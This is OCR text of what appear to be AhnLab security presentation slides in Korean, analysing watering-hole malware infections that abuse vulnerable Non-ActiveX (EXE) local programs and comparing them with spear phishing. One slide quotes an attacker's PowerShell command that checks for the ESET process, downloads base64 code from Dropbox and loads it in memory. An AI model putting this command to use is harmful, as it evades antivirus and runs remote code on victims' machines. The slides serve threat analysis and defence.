
Non-ActiveX(EXE) 동작 과정



- 프로그램(EXE) 자동 실행
- 사용자가 변조된 사이트 접속
- Localhost:PORT 연결 시도
- Non-ActiveX(EXE) 보안 취약점 악용
- Non-ActiveX(EXE)가 자원 접근
- 악성코드 감염

AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정




AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command {
    if ((Get-Process -Name ekrn -ErrorAction SilentlyContinue) -eq $null) {
        [Reflection.Assembly]::Load(
            [Convert]::FromBase64String(
                (Invoke-RestMethod 'https://www.dropbox.com/...')
            )
        ).GetType('test')::Test()
    }
}
```

AhnLab


워터링 홀(Watering Hole)에 의한 악성코드 감염 과정



Threat Actor

Dropbox

Dropbox




AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정


AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정




AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정



AhnLab

워터링 홀(Watering Hole)에 의한 악성코드 감염 과정



04. 결론

AhnLab

04. 결론

AhnLab

스피어 피싱 & 워터링 홀

스피어 피싱 (Spear Phishing)

- 이메일, 메신저 등으로 위장 문서 및 링크를 보내 **사용자가 스스로 실행**하도록 유도하는 방식
- 초기 실행에 **사용자 상호작용**이 **필요**
- 사회공학 중심
- **이메일 보안 정책**을 통한 차단

